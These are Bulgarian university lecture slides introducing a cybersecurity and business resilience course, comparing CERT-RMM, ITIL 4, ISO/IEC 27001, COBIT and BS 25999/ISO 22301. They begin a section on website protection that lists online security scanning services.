

Киберсигурност и устойчив бизнес

Упражнение #01

Съдържание



Въведение в курса

Теми, проекти, екипи




Защита на уеб сайтовете

Разновидности



Видове валидация на форми

Разновидности







00

Въведение в тематиката

теми, проекти, екипи





Преподаватели

Лектор: доц. д-р Георги Шарков,
gesha@esicenter.bg (ESI CEE), gsharkov@uni-plovdiv.bg, <https://cyreslab.org/>

Упражнения: гл. ас. д-р Мая Стоева,
mstoeva@uni-plovdiv.bg, <http://edesign-bg.com/>

...

Въведение > идеята



+





Въведение




Какво ще разглеждаме на лекции?

Моделът **CERT-RMM** > CERT® Resilience Management Model > 4 категории > 26 процесни области

// CERT = Computer Emergency Response Team

Моделът за управление на устойчивостта CERT® (CERT®-RMM) е иновативен и трансформиращ подход към предизвикателството “управление на оперативната устойчивост в сложни, развиващи се рискове среди”, в които живеем и учим в момента и показва какво, а не как.





Въведение

Инженерни

ADM – Дефиниране и управление на активите
RRD – Разработване на изисквания за устойчивост
RRM – Управление на изискванията за устойчивост
SC – Непрекъснатост на услугите
CTRL – Управление на контролите
RTSE – Инженеринг на устойчиви технически решения

Организационни


EF – Организационен фокус
COMP – Съответствия
FRM – Управление на финансовите ресурси
HRM – Управление на човешките ресурси
RISK – Управление на риска
COMM – Комуникации
OTA – Организационно обучение и осведомяване

Оперативни


PM – Управление на хората
KIM – Управление на информация и знания
TM – Управление на технологии
EC – Контрол на средата (съоръженията)
AM – Управление на достъпа
ID – Управление на идентичностите
IMC – Управление и контрол на инцидентите
VAR – Анализ и адресиране на уязвимостите
EXD – Управление на външните зависимости

Процесни

MON – Мониторинг (наблюдение)
MA – Измерване и Анализ
OPD – Дефиниране на организационни процеси
OPF – Фокус върху организационните процеси




CERT-RMM като част от организацията и нейната структура





Какво е ITIL?



- **ITIL (Information Technology Infrastructure Library)** е рамка от най-добри практики за управление на ИТ услуги (IT Service Management > ITSM). Тя помага на организациите да предоставят качествени ИТ услуги, фокусирайки се върху нуждите на бизнеса и клиентите му.
 - **ITIL** не е точно стандарт по сигурност сам по себе си (като ISO/IEC 27001), а по-скоро е съвкупност от добри практики за управление на информационната сигурност в контекста на ИТ услуги. Това е най-силно застъпено в процеса, наречен **Information Security Management (ISM)**. Последният има за цел да защитава информацията в ИТ услугите (конфиденциалност, цялостност, достъпност) като осигурява **съответствие с вътрешни политики и външни регулации и интегрира сигурността в ежедневното управление на ИТ услугите.**
- 




Основни цели на ITIL в сигурността

- **Конфиденциалност (Confidentiality)** – само упълномощени лица трябва да имат достъп до информацията.
- **Цялостност (Integrity)** – информацията е точна и непокътната.
- **Достъпност (Availability)** – информацията и системите са достъпни, когато е необходимо.



Свързани ITIL процеси



- **Risk Management** — идентифициране и управление на рискове
 - **Access Management** — управление на правата за достъп
 - **Incident Management** — реакция при инциденти със сигурността
 - **Change Management** — оценка на рисковете при промени в ИТ средата
- 




ITIL 4



С ITIL 4 (най-новата версия), сигурността се разглежда не като отделен процес, а като част от **Service Value System (SVS)** и принципи, вградени в цялата организация.


Ключови акценти в ITIL 4:

- Focus on value – сигурността не трябва да пречи на бизнеса, а да го подкрепя.
 - **Collaborate and promote visibility** – прозрачност при инциденти и рискове.
 - **Continual Improvement** – сигурността трябва непрекъснато да се адаптира към нови заплахи.
 - **Governance** – гарантира, че решенията за сигурността отговарят на бизнес стратегиите и политики.
- 



ISO/IEC 27001



- Международен стандарт с фокус върху системите за управление на информационната сигурност чрез формален подход, базиран на политики и контролни механизми.
 - Процес за сигурност > цяла система: ISMS – Information Security Management System.
 - Обхваща цялата организация и изисква интеграция с управленски и технически процеси.
- 




Комбиниран подход: ITIL 4 + ISO/IEC 27001



Използваме силните страни и на двете рамки:

- ISO 27001 за формална структура, политики и сертификация;
- ITIL 4 за внедряване на сигурността в ежедневните ИТ услуги и процеси.



Как се допълват ITIL 4 и ISO/IEC 27001

Обект	ITIL 4	ISO/IEC 27001
Политики и контроли	Поддържа ги чрез практиката Information Security Management	Изисква създаване на ISMS и политики за сигурност ...
Управление на рискове	ITIL 4 подпомага чрез Risk Management и Change Enablement	Формален процес по оценка и третиране на рискове
Инциденти със сигурността	Incident Management + Information Security Incident Management	Изисква реакция и регистриране
Управление на достъпа	Access Management	Изисква контрол и регистриране на достъп
Обучения и осведоменост	Може да се интегрира чрез Continual Improvement	Част от изискванията
Одити и мониторинг	Поддържа се чрез Measurement and Reporting, Service Desk	Задължителни за ISO 27001
Подобрения и адаптация	Силно застъпено в Continual Improvement	Необходима част от ISMS ...



CobIT

CobIT (Control Objectives for Information and Related Technologies) е рамка за управление и контрол на информационните технологии, създадена от [ISACA](#).

COBIT се използва основно за ИТ управление (governance) – т.е. как ръководството и управителите осигуряват, че ИТ:


- **Подкрепя бизнес целите**
- **Управлява рисковете**
- **Използва ресурсите ефективно**
- **Действа съобразно със законовите и регулаторни изисквания**



Основни характеристики на CobIT



Характеристика	Описание
Фокус	Управление и контрол на ИТ (Governance)
Структура	Базира се на домейни, цели и процеси
Сигурност и съответствие	Силно застъпени – особено полезен при GDPR, ISO 27001, SOX и др.
Метрики и индикатори	Предлага KPI-та и модели за зрялост (maturity models)
Връзка с други рамки	Работи добре с ITIL, ISO, NIST, TOGAF и др.





CobIT последна версия




1. **Governance System** – Система за управление, която обхваща всички ИТ функции
 2. **Governance & Management Objectives** – 40 цели, разделени в 2 групи:
Governance Objectives – напр. "Ensure Stakeholder Transparency"
Management Objectives – като "Manage Security", "Manage Risk", "Manage Performance"
 3. Компонентите на **Governance System** включват:
 - Процеси
 - Организационни структури
 - Информация
 - Култура и поведение
 - Политики и процедури
 - Умения и компетенции
- 



CobIT накратко



CobIT може да я разглеждаме като "рамката за шефовете", която:

1. Свързва бизнеса с ИТ
 2. Гледа на ИТ като на актив и ресурс, който трябва да се управлява стратегически
 3. Често се използва в комбинация с ITIL и ISO/IEC 27001, като поставя "по-голямата картина"
- 




BS 25999



BS 25999 представлява:

1. Стандарт, създаден от [BSI](#) (British Standards Institution)
2. Предшественик на [ISO 22301](#) (международен стандарт)

Нейната цел: управление на бизнес устойчивостта (Business Continuity Management – BCM) и гарантиране, че организацията може да функционира при кризи, прекъсвания и катастрофи.





Сравнение между ITIL, ISO/IEC 27001, CovIT и BS 25999



Стандарт	Фокус	Тип	Цел	Използване с други
ITIL	Управление на ИТ услуги	Рамка с добри практики	Ефективно и сигурно предоставяне на услуги	COBIT, ISO 27001
ISO/IEC 27001	Информационна сигурност (ISMS)	Стандарт	Защита на данни и системи, сертифициране	ITIL, COBIT, BS 25999
CovIT	ИТ управление (governance)	Рамка	Подравняване на ИТ с бизнес целите	ISO 27001, ITIL
BS 25999 (или ISO 22301)	Бизнес устойчивост (BCM)	Стандарт	Непрекъснатост на бизнеса при инциденти	ISO 27001, ITIL



Примерна архитектура





COBIT задава стратегическите изисквания и контролни цели

ISO 27001 осигурява защита на информацията и процесите

ITIL реализира ИТ услугите, включително сигурност и инциденти


BS 25999 (или **ISO 22301**) осигурява непрекъснатост на критичните услуги при кризи





Кога и защо да използваш ITIL, ISO/IEC 27001, COBIT и BS 25999

Сценарий	Подходящи рамки и стандарти
Искаш да управляваш ИТ стратегически	COBIT
Искаш да предоставяш стабилни ИТ услуги	ITIL
Искаш да защитиш информацията	ISO/IEC 27001
Искаш да гарантираш устойчивост при срывове	BS 25999 / ISO 22301






Връзката на ITIL, ISO/IEC 27001, CovIT и BS 25999 със CERT-RMM



CERT-RMM (Resilience Management Model) можем да опишем като "невидимата връзка" между всички тези рамки, особено когато става дума за устойчивост, инциденти, управление на операциите и сигурност в дълбочина.

Отново: **CERT-RMM** (Resilience Management Model) е процесен модел, създаден от **SEI** (Software Engineering Institute) на **Carnegie Mellon University**, предназначен да управлява операционната устойчивост на организацията. Той включва сигурността, непрекъсваемостта и IT operations в една обща рамка и работи по подобие на **CMMI** модела.





Връзката на ITIL, ISO/IEC 27001, CovIT и BS 25999 със CERT-RMM



CERT-RMM (Resilience Management Model) не замества другите, той ги интегрира. Например, **CERT-RMM** казва: “Имате ли процес за управление на достъпа и е формализиран ли?”

> Това се реализира с ITIL (Access Management) и ISO 27001 (контрол A.9).






Кога се използва CERT-RMM?



Ако организацията ни:

- Притежава критични услуги (напр. банкиране, енергетика, телекомуникации)
- Търси цялостна зрялост по сигурност + устойчивост
- Цели да обедини всички рамки в един модел за управление






Накратко




- **COBIT** управлява стратегически, на високо ниво
- **ITIL** се изпълнява оперативно
- **ISO 27001** осигурява стандартизирана сигурност
- **BS 25999 / ISO 22301** осигурява устойчивост

CERT-RMM свързва всички тях в един устойчив, структуриран модел на зрялост.




Въведение > идеята





Въведение

Какво ще правим на упражнения?


- Прилагане на наученото от лекции, тоест приложение на CERT-RMM в практиката.
 - Разглеждане на видовете защиты в уеб пространството.
 - Създаване на различни Policy документи, спомагащи киберсигурността в една компания.
 - Как да определяме риска и да защитим различните асети.
 - Разработване и представяне на различни теми за Киберсигурност по екипи.
- 




01

Защита на уеб сайтовете

разновидности





Защита на сайтовете

Сигурността на уебсайта изисква бдителност във всички аспекти на дизайна и използването на уебсайта. Тук ще разгледаме откъде идват заплахите и какво можете да направите, за да подсигурите вашето уеб приложение срещу най-често срещаните атаки.

...




Въведение



Какво представлява сигурността на уебсайта?:

Интернет е опасно място! Редовно слушаме за уебсайтове, които стават недостъпни поради атаки тип "denial of service" или показващи модифицирана (и често повредена) информация на началните им страници. В други случаи милиони пароли, имейл адреси и данни за кредитни карти са изтекли в публичното пространство, излагайки потребителите на уеб сайтове на финансов риск и... нерядко срам.

Целта на сигурността на уебсайта е да предотврати тези (или всякакви) видове атаки. По-официалната дефиниция на сигурността на уебсайта е действието/практиката за защита на уебсайтовете от неоторизиран достъп, използване, модификация, унищожаване или нарушаване.






Въведение


Ефективната сигурност на уебсайта изисква цялостни усилия за проектиране:

във вашето уеб приложение, конфигурацията на уеб сървъра, политиките за създаване и подновяване на пароли и кода от страна на клиента. Въпреки че всичко това звучи много стяскащо, добрата новина е, че ако използвате уеб рамка от страна на сървъра, тя почти сигурно ще активира „по подразбиране“ стабилни и добре обмислени защитни механизми, срещу редица по-често срещани атаки. Други атаки могат да бъдат смекчаващ фактор при конфигурацията на нашия уеб сървър, например чрез активиране на HTTPS. Накрая, има публично достъпни инструменти за сканиране на уязвимости, които могат да ни помогнат да разберете дали сте направили очевидни грешки.






Инструменти за проверка на уеб сайт сигурността


- **<https://sitecheck.sucuri.net>** > Можете да направите бърз тест за злонамерен софтуер, статус в черен списък, инжектиран СПАМ и повреди.
 - **https://hostedscan.com/?utm_source=geekflare&utm_medium=toplist&utm_campaign=online-scan** > онлайн услуга, която автоматизира сканирането на уязвимости за всеки бизнес. Тя предоставя изчерпателен набор от скенери на мрежи, сървъри и уебсайтове за рискове на сигурността. Управлявайте рисковете си чрез таблото за управление, отчети и сигнали.
// <https://hostedscan.com/compliance>
 - **Quttera: <https://quttera.com/>** > сканира уебсайта за злонамерени файлове, подозрителни файлове, потенциално подозрителни файлове, PhishTank, безопасно сърфиране (Google, Yandex) и списък с домейни зловреден софтуер.
- 



Инструменти за проверка на уеб сайт сигурността



